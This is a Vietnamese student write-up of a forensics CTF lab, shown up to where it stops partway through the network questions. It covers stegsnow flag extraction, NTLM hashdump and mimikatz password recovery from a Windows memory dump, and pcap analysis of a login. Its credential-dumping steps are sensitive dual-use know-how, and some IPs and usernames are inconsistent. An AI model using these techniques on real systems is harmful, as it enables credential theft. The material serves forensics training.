
Truy cập



Có 1 link drive truy cập tiếp thì có 1 file word



Chữ có mấy dòng mà dung lượng file cũng khá lớn



Xem file raw có ẩn chứa gì không

Lab 6: CTF Final Test

9

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000000	6E 6F 74 68 69 6E 67 20 68 65 72 65 2C 20 62 75	nothing here, bu
00000010	74 20 69 74 20 68 65 72 65 09 20 20 20 20 09 20	t it here. . .
00000020	09 20 20 09 09 20 20 20 09 20 20 20 20 20 20 0A
00000030	20 20 20 20 20 09 20 20 20 09 20 20 20 20 20 20
00000040	20 20 20 09 20 20 09 20 09 20 20 20 09 20 20 20
00000050	09 20 20 20 20 20 20 09 20 0A 20 20 20 20 09
00000060	09 09 20 20 09 09 20 20 20 09 20 20 20 20 20 20
00000070	20 09 20 20 20 20 09 20 20 20 20 20 20 20 09
00000080	20 20 20 20 20 20 0A 20 20 20 20 09 20 20 20
00000090	20 20 09 20 09 20 20 09 20 20 20 09 20 20 20 20
000000A0	20 20 09 20 20 20 20 09 20 20 20 20 20 20 20 20
000000B0	09 20 20 20 20 20 20 0A 09 09 20 20 20 20 09
000000C0	20 20 09 20 20 20 20 09 20 20 20 20 09 20 20 20
000000D0	09 20 20 20 20 20 09 20 20 20 20 09 20 20 20 20
000000E0	20 20 20 20 0A 20 20 20 20 20 20 09 20 20 20 20
000000F0	20 09 20 20 09 20 09 20 20 20 20 20 20 20 09 20
00000100	09 20 20 20 20 09 20 20 20 20 09 20 20 20 20 20
00000110	20 09 20 20 0A 20 20 20 20 20 09 20 20 20 20 20
00000120	09 20 20 20 09 20 20 20 20 20 09 20 20 20 0A


Các tab(09) và space(20) này có thể là một loại kĩ thuật ẩn dữ liệu
Tìm kiếm trên google



Technical Navigator

<https://technicalnavigator.in/how-to-use-stegsnow...>

How To Use Stegsnow | Hide a Text In a Text File



16 thg 8, 2020 · Stegsnow is a program for concealing messages in text files by appending tabs and spaces on the end of lines, and for extracting messages from files containing hidden ...

Thẻ: [Stegsnow Decoder](#) [Stegsnow Ctf](#) [Hide Txt File](#) [Text file](#) [How-to](#)

Công cụ được sử dụng ở đây là **Stegnow**

Xem thử cách giải mã

Lab 6: CTF Final Test

Now to decrypt the file, you will need to use Stegsnow tool again with your given password.
type this command:

```
stegsnow -C -p '1234' newdos.txt
```

Screenshot:

```
stegsnow -C -p '1234' newdos.txt
This is a Hidden Text
```

Tìm thấy flag

```
Processing triggers for man-db (2.12.1-2)
Network
└──(kali㉿kali)-[~/Downloads]
    $ stegsnow -C empty.txt
inseclab{y0u_c4n_s33_fl4g}

└──(kali㉿kali)-[~/Downloads]
    $
```

Flag: **inseclab{y0u_c4n_s33_fl4g}**

+ Và hình như kẻ xâm nhập bằng một cách nào đó đã lấy được password laptop của NHK.
Hãy tìm password đó.

Xem danh sách các registry hive

```
└──(kali㉿kali)-[~/hie/volatility]
    $ python2 vol.py -f dump.raw --profile=Win7SP0x64 hivelist
Volatility Foundation Volatility Framework 2.6.1
Virtual          Physical          Name
0xffffffff8a0012a6010 0x000000000e18b010 \??\C:\Users\sshd_server\ntuser.dat
0xffffffff8a0012bb20 0x000000004829e270 \??\C:\Users\sshd_server\AppData\Local\Microsoft\Windows\UsrClass.dat
0xffffffff8a0017f4010 0x00000000019cd010 \??\C:\Users\TEMP\ntuser.dat
0xffffffff8a001882410 0x0000000021a41410 \??\C:\Users\TEMP\AppData\Local\Microsoft\Windows\UsrClass.dat
0xffffffff8a0032eb010 0x000000001ff73010 \??\C:\Windows\AppCompat\Programs\Amcache.hve
0xffffffff8a0048c010 0x00000000a8ca5010 \Device\HarddiskVolume1\Boot\BCD
0xffffffff8a004ed010 0x00000000529bb010 \SystemRoot\System32\Config\DEFAULT
0xffffffff8a004ed7010 0x0000000052913010 \SystemRoot\System32\Config\SAM
0xffffffff8a00000e010 0x00000000a9537010 [no name]
0xffffffff8a00024010 0x00000000a9742010 \REGISTRY\MACHINE\SYSTEM
0xffffffff8a00063010 0x00000000a9683010 \REGISTRY\MACHINE\HARDWARE
0xffffffff8a0005dc010 0x0000000054799010 \SystemRoot\System32\Config\SECURITY
0xffffffff8a0005e6010 0x0000000013a00010 \SystemRoot\System32\Config\SOFTWARE
0xffffffff8a0002eb010 0x00000000a4cc8010 \??\C:\System Volume Information\syscache.hve
0xffffffff8a000e61010 0x000000000dc00010 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xffffffff8a000ef1010 0x0000000048bd9010 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT

└──(kali㉿kali)-[~/hie/volatility]
    $
```

Trích xuất mã băm mật khẩu ra:

```
└──(kali㉿kali)-[~/hie/volatility]
    $ python2 vol.py -f dump.raw --profile=Win7SP0x64 hashdump -y 0xffffffff8a000024010 -s 0xffffffff8a004ed7010 > pw.txt
Volatility Foundation Volatility Framework 2.6.1
└──(kali㉿kali)-[~/hie/volatility]
    $ cat pw.txt
Administrator:500:ad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889 :::
Guest:501:ad3b435b51404eeaad3b435b51404ee:31dgcfe0d16ae931b73c59d7e0c089c0 :::
NHK-Inseclab:1000:ad3b435b51404eeaad3b435b51404ee:141be588e38b145c4e1f274b646898eb :::
sshd:1001:ad3b435b51404eeaad3b435b51404ee:31dgcfe0d16ae931b73c59d7e0c089c0 :::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16fcf061c3359db455d00ec27035 :::

└──(kali㉿kali)-[~/hie/volatility]
    $
```

Cấu trúc: <Username:<User ID>:<LM hash>:<NT hash>:<Comment>:<Home Dir>

NT hash là mà băm của mật khẩu, tiến hành lấy nó và decrypt md5 tuy nhiên không ra

Lab 6: CTF Final Test

Khi người dùng đăng nhập vào hệ thống Windows, tiến trình **lsass.exe** sẽ kiểm tra thông tin đăng nhập (username và password) dựa trên các thông tin được lưu trữ trong cơ sở dữ liệu **SAM** (Security Account Manager).

Sau khi tham khảo từ những bài khác và tìm kiếm trên mạng em biết được tool **Mimikatz**. Tool này chủ yếu tập trung khai thác các lỗ hổng bảo mật trên hệ điều hành Windows và thông tin xác thực người dùng đã được lưu trữ. Nó trích xuất thông tin đăng nhập từ bộ nhớ của lsass.exe

Tải plugin từ link này

<https://github.com/volatilityfoundation/community/tree/master/FrancescoPicasso>

Chay thi bi báo lỗi thiếu thư viên construct

```
[File] [Actions] [Edit] [View] [Help]
[(kali㉿kali)-[~/hie/volatility]]$ python2 vol.py --plugin=./mimikatz -f dump.raw --profile=Win7SP0x64 mimikatz
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.mimikatz (ImportError: No module named construct)
ERROR : volatility.debug      : You must specify something to do (try -h)
```

Tải thư viện này về bằng lệnh:

`python2.7 -m pip install construct==2.5.2`

```
[kali㉿kali]:~/hle/volatility]$ python2.7 -m pip install construct==2.5.2
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support pip 21.0 will remove support for this functionality.
Deferring to user installation because normal site-packages is not writeable
Collecting construct==2.5.2
  Downloading construct-2.5.2-py2.py3-none-any.whl (72 kB)
Collecting six==1.17.0
  Downloading six-1.17.0-py2.py3-none-any.whl (11 kB)
Installing collected packages: six, construct
Successfully installed construct-2.5.2 six-1.17.0

[kali㉿kali]:~/hle/volatility]$ python2.7 -m pip show construct
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support pip 21.0 will remove support for this functionality.
Name: construct
Version: 2.5.2
Summary: A powerful declarative parser/Builder for binary data
Home-page: http://construct.readthedocs.org
Author: Tomer Filiba, Corbin Simpson
Author-email: tomerfiliba@gmail.com, MostAwesomeDude@gmail.com
```

Chay lai plugin

```
[kali㉿kali)-[~/hie/volatility]
└$ python2.7 vol.py --plugin=./mimikatz -f dump.raw --profile=Win7SP0x64 mimikatz
Volatility Foundation Volatility Framework 2.6.1
Module      User          Domain        Password
wdigest    NHK-InsecLab   IEWIN7       AntiNHK
wdigest    sshd_server    IEWIN7       D0rj33ling
wdigest    IEWIN7$        WORKGROUP

—(kali㉿kali)-[~/hie/volatility]
```

Vậy password máy tính của NHK là: **AntiNHK**

2. Network

pcap.pcap - Vào lúc 3h sáng, trong khi NHK đang ngủ thì IDS của NHK cảnh báo rằng web server đang có cuộc tấn công, NHK nghe loáng thoảng mấy anh dev nói về việc “mù mờ” gì đó, nhưng họ không đủ năng lực để điều tra. Hãy giúp mấy anh dev nhà NHK nhé :)

- a. Tìm IP của web server. 172.3.0.1
 - b. Tìm username và password của một tài khoản sử dụng server. NHK nghe nói anh ta là một đặc vụ mật.

Lab 6: CTF Final Test

- c. Hacker tấn công từ bên ngoài mạng hay là từ bên trong mạng.
- d. Lỗ hổng là hacker dùng để khai thác là gì? function
- e. Hacker đã login vào tài khoản nào?
- f. Server mà hacker dùng để test là gì? as..com
- g. Có vẻ là hacker đã lấy được mật khẩu của admin. Nhưng có người lại bảo là chưa. Vậy hacker đã lấy được mật khẩu của admin chưa? Mật khẩu của admin là gì? Hacker đã lấy được gì?
- h. Có nên tình nghi đặc vụ đó là người đã thực hiện cuộc tấn công không? Tại sao?

Cookie lúc login, cookie lúc payload tấn công

pcap.pcap - Vào lúc 3h sáng, trong khi NHK đang ngủ thì IDS của NHK cảnh báo rằng web server đang có cuộc tấn công, NHK nghe loáng thoáng mấy anh dev nói về việc “mù mờ” gì đó, nhưng họ không đủ năng lực để điều tra. Hãy giúp mấy anh dev nhà NHK nhé :)

- a. Tìm IP của web server. 172.3.0.1
- b. Tìm username và password của một tài khoản sử dụng server. NHK nghe nói anh ta là một đặc vụ mật.
- c. Hacker tấn công từ bên ngoài mạng hay là từ bên trong mạng.
- d. Lỗ hổng là hacker dùng để khai thác là gì? function
- e. Hacker đã login vào tài khoản nào?
- f. Server mà hacker dùng để test là gì? as..com
- g. Có vẻ là hacker đã lấy được mật khẩu của admin. Nhưng có người lại bảo là chưa. Vậy hacker đã lấy được mật khẩu của admin chưa? Mật khẩu của admin là gì? Hacker đã lấy được gì?
- h. Có nên tình nghi đặc vụ đó là người đã thực hiện cuộc tấn công không? Tại sao?

Cookie lúc login, cookie lúc payload tấn công

a. Tìm IP của web server.

Sử dụng chức năng Statistics > endpoint để xem các thiết bị gửi và nhận dữ liệu trong mạng

Endpoint Settings									Ethernet - 3									
									IPv4		IPv6		TCP		1739		UDP	
									Packets	Bytes	Total Packets	Percent Filtered	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes		
<input type="checkbox"/> Name resolution	<input checked="" type="checkbox"/> Limit to display filter	Address																
		151.101.78.132	97.183 Kib	155.280 MiB	99,515		100.00%	55.455 Kib	152.529 MiB	41.728 Kib	2.751 MiB							
		172.18.0.1	8.464 Kib	1.180 MiB	8,671		99.95%	5.070 Kib	671.678 Kib	3.394 Kib	536.770 Kib							
		172.18.0.2	13.698 Kib	1.392 MiB	14,027		100.00%	6.019 Kib	646.040 Kib	7.680 Kib	779.104 Kib							
		172.18.0.3	119.345 Kib	157.852 MiB	122,209		100.00%	52.801 Kib	4.036 MiB	66.544 Kib	153.816 MiB							

Kiểm tra IP 151.101.78.132 thì thấy nó ở Taiwan

Lab 6: CTF Final Test


Trang web này sử dụng các đường liên kết của quảng cáo dựa trên ý định của Google AdSense. Các đường liên kết này là do AdSense tự động tạo và có thể giúp nhà sáng tạo kiếm tiền.

Thông tin chi tiết địa chỉ IP: **151.101.78.132**

Địa chỉ IP	151.101.78.132
Tên máy.chủ	151.101.78.132
Nhà cung cấp	Fastly, Inc.
Đơn vị	54113 Fastly, Inc.
Quốc gia	Taiwan TW
Khu vực	Neihu District
Mùi giờ	
Giờ địa phương	
Châu lục	Asia (AS)

A map from OpenStreetMap showing the location of IP 151.101.78.132. The address is marked with a blue pin in the Neihu District area of Taipei, Taiwan. The map includes street names like 民權東路六段, 成功路一段, and 行天宮。A legend indicates the map uses Leaflet and OpenStreetMap contributors.

Xem các gói tin thì đường như địa chỉ IP 172.168.0.3 muốn kết nối tới địa chỉ IP này



Lab 6: CTF Final Test

172.168.0.3 đang muôn tải một tệp từ IP này

```

GET /debian/pool/main/libc/libcap2/libcap2_2.44-1_amd64.deb HTTP/1.1
Host: deb.debian.org
User-Agent: Debian APT-HTTP/1.3 (2.2.4)

HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 23604
Server: Apache
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
Referrer-Policy: no-referrer
X-Xss-Protection: 1
Permissions-Policy: interest-cohort=()
Last-Modified: Wed, 14 Oct 2020 22:27:58 GMT
ETag: "5c34-5b1a90b31eda5"
X-Clacks-Overhead: GNU Terry Pratchett
Cache-Control: public, max-age=2592000
Content-Type: application/vnd.debian.binary-package
Via: 1.1 varnish, 1.1 varnish
Accept-Ranges: bytes
Date: Fri, 22 Mar 2024 05:51:27 GMT
Age: 1224774
X-Served-By: cache-ams21069-AMS, cache-hkg17921-HKG
X-Cache: HIT, HIT
X-Cache-Hits: 5770, 17
X-Timer: S171086688.732707,V$0,VE0

!<arch>
debian-binary 1602712180 0 0 100644 4
2.0
control.tar.xz 1602712180 0 0 100644 1256
.7zXZ.....F... .P!.....M.'...].....J>y...&.YE;..l....ag.$18...-".^....C..V...h....nar.....}..?.....

```

172.18.0.1 lại muôn kết nối tới 172.18.0.3

No.	Time	Source	Destination	Protocol	Length	Info
1 0.000000		172.18.0.1	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _https._tcp.local, "QDN" question PTR _ipp._tcp.local, "QDN" question
3783 20.316985	172.18.0.1	172.18.0.3	TCP	74	34068 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM Tsvl=1519489464 Tsecr=0 WS=128	
3784 20.317006	172.18.0.3	172.18.0.1	TCP	74	80 → 34068 [SYN, ACK] Seq=1 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM Tsvl=308177304 Tsecr=1519489464	
3785 20.317024	172.18.0.1	172.18.0.3	TCP	66	34068 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 Tsvl=1519489464 Tsecr=308177304	
3786 20.317082	172.18.0.1	172.18.0.3	HTTP	614	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)	
3787 20.317099	172.18.0.3	172.18.0.1	TCP	66	80 → 34068 [ACK] Seq=1 Ack=549 Win=31872 Len=0 Tsvl=308177304 Tsecr=1519489464	
3816 20.346025	172.18.0.3	172.18.0.1	HTTP	493	HTTP/1.1 302 Found	
3817 20.346063	172.18.0.1	172.18.0.3	TCP	66	34068 → 80 [ACK] Seq=549 Ack=428 Win=1872 Len=0 Tsvl=1519489493 Tsecr=308177333	
3822 20.365350	172.18.0.1	172.18.0.3	HTTP	516	GET /index.php HTTP/1.1	
3823 20.365847	172.18.0.3	172.18.0.1	HTTP	530	HTTP/1.1 200 OK (text/html)	
3834 20.406464	172.18.0.1	172.18.0.3	TCP	66	34068 → 80 [ACK] Seq=999 Ack=892 Win=31872 Len=0 Tsvl=1519489554 Tsecr=308177353	
4797 25.390521	172.18.0.3	172.18.0.1	TCP	66	80 → 34068 [FIN, ACK] Seq=892 Ack=999 Win=31872 Len=0 Tsvl=308182378 Tsecr=1519489554	
4798 25.390912	172.18.0.1	172.18.0.3	TCP	66	34068 → 80 [FIN, ACK] Seq=999 Ack=893 Win=31872 Len=0 Tsvl=1519494538 Tsecr=308182378	
4799 25.390928	172.18.0.3	172.18.0.1	TCP	66	80 → 34068 [ACK] Seq=893 Ack=1000 Win=31872 Len=0 Tsvl=308182378 Tsecr=1519494538	

172.168.0.3 muôn kết nối tới 172.168.0.2 thông qua port 3306 đây là port của máy chủ MySQL

No.	Time	Source	Destination	Protocol	Length	Info
3792 20.328209	172.18.0.3	172.18.0.2	TCP	74	42636 → 3306 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM Tsvl=3228784497 Tsecr=0 WS=128	
3793 20.328265	172.18.0.2	172.18.0.3	TCP	74	3306 → 42636 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM Tsvl=79271406 Tsecr=3228784497	
3794 20.328282	172.18.0.3	172.18.0.2	TCP	66	42636 → 3306 [ACK] Seq=1 Ack=1 Win=32128 Len=0 Tsvl=3228784498 Tsecr=79271406	
3795 20.329520	172.18.0.2	172.18.0.3	MySQL	143	Server Greeting proto version=8.0	

Từ đây xác định rằng 172.168.0.3 là địa chỉ IP của server

b.Tìm username và password của một tài khoản sử dụng server. NHK nghe nói anh ta là một đặc vụ mật.

Ta thấy chỉ có địa chỉ IP 172.18.0.1 kết nối tới máy chủ nên ta sẽ xem các gói tin gửi và nhận của địa chỉ IP này

Lab 6: CTF Final Test

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.18.0.1	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ipp._tcp.local, "QM" question PTR _ipp._tcp.local, "QM" question
3783	20.316985	172.18.0.1	172.18.0.3	TCP	74	34068 + 80 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM Tsvl=1519489464 Tscr=0 WS=128
3784	20.317006	172.18.0.3	172.18.0.1	TCP	74	80 + 34068 [SYN, ACK] Seq=1 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM Tsvl=308177304 Tscr=1519489464 Tsecr=308177304
3785	20.317024	172.18.0.1	172.18.0.3	TCP	66	34068 + 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 Tsvl=1519489464 Tscr=308177304
3786	20.317082	172.18.0.1	172.18.0.3	HTTP	614	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
3787	20.317099	172.18.0.3	172.18.0.1	TCP	66	80 + 34068 [ACK] Seq=1 Ack=549 Win=31872 Len=0 Tsvl=308177304 Tscr=1519489464
3816	20.346025	172.18.0.3	172.18.0.1	HTTP	493	HTTP/1.1 302 Found
3817	20.346063	172.18.0.1	172.18.0.3	TCP	66	34068 + 80 [ACK] Seq=1 Ack=549 Win=31872 Len=0 Tsvl=308177304 Tscr=1519489464 Tsecr=308177303
3822	20.363550	172.18.0.1	172.18.0.3	HTTP	516	GET /index.php HTTP/1.1
3823	20.365847	172.18.0.3	172.18.0.1	HTTP	66	34068 + 80 [ACK] Seq=549 Ack=428 Win=31872 Len=0 Tsvl=1519489493 Tscr=308177333
3834	20.406464	172.18.0.1	172.18.0.3	TCP	66	34068 + 80 [ACK] Seq=549 Ack=892 Win=31872 Len=0 Tsvl=1519489554 Tscr=308177335
4797	25.390521	172.18.0.3	172.18.0.1	TCP	66	80 + 34068 [FIN, ACK] Seq=999 Ack=999 Win=31872 Len=0 Tsvl=308182378 Tscr=1519489554
4798	25.390912	172.18.0.1	172.18.0.3	TCP	66	34068 + 80 [FIN, ACK] Seq=999 Ack=893 Win=31872 Len=0 Tsvl=1519494538 Tscr=308182378
4799	25.390928	172.18.0.3	172.18.0.1	TCP	66	80 + 34068 [ACK] Seq=893 Ack=1000 Win=31872 Len=0 Tsvl=308182378 Tscr=1519494538
4926	26.017816	172.18.0.1	172.18.0.3	TCP	74	57126 + 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM Tsvl=1519495165 Tscr=0 WS=128
4927	26.017842	172.18.0.3	172.18.0.1	TCP	74	80 + 57126 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM Tsvl=308183005 Tscr=1519495165
4928	26.017854	172.18.0.1	172.18.0.3	TCP	66	57126 + 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 Tsvl=1519495165 Tscr=308183005
4929	26.017907	172.18.0.1	172.18.0.3	HTTP	676	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
4930	26.017914	172.18.0.3	172.18.0.1	TCP	66	80 + 57126 [ACK] Seq=1 Ack=611 Win=31872 Len=0 Tsvl=308183005 Tscr=1519495165

Xem stream của gói tin có login.php

```
Wireshark - Follow TCP Stream (tcp.stream eq 1) · pcap.pcap

POST /login.php HTTP/1.1
Host: as8742.duckdns.org:2808
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Origin: http://as8742.duckdns.org:2808
Connection: keep-alive
Referer: http://as8742.duckdns.org:2808/
Upgrade-Insecure-Requests: 1

username=agentp&password=perrytheplatypuHTTP/1.1 302 Found
Date: Fri, 22 Mar 2024 05:51:39 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.30
Set-Cookie: PHPSESSID=c213f227458f20e52c7e31e5daa50e5c; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: index.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Người dùng gửi yêu cầu với username: agent và password: perrytheplatypu tới máy chủ

Kết quả trả về HTTP/1.1 302 Found có nghĩa là yêu cầu đã được chấp thuận và chuyển hướng tới index.php

```
GET /index.php HTTP/1.1
Host: as8742.duckdns.org:2808
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://as8742.duckdns.org:2808/
Connection: keep-alive
Cookie: PHPSESSID=c213f227458f20e52c7e31e5daa50e5c
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Fri, 22 Mar 2024 05:51:39 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.30
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 187
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Người dùng GET index.php và kết quả trả về 200 OK

Vậy **agent** và **perrytheplatypu** là username và password hợp lệ của tài khoản sử dụng server

Lab 6: CTF Final Test


c. Hacker tấn công từ bên ngoài mạng hay là từ bên trong mạng

172.18.0.1 thường là địa chỉ của 1 gateway nên có thể là tấn công từ bên ngoài mạng

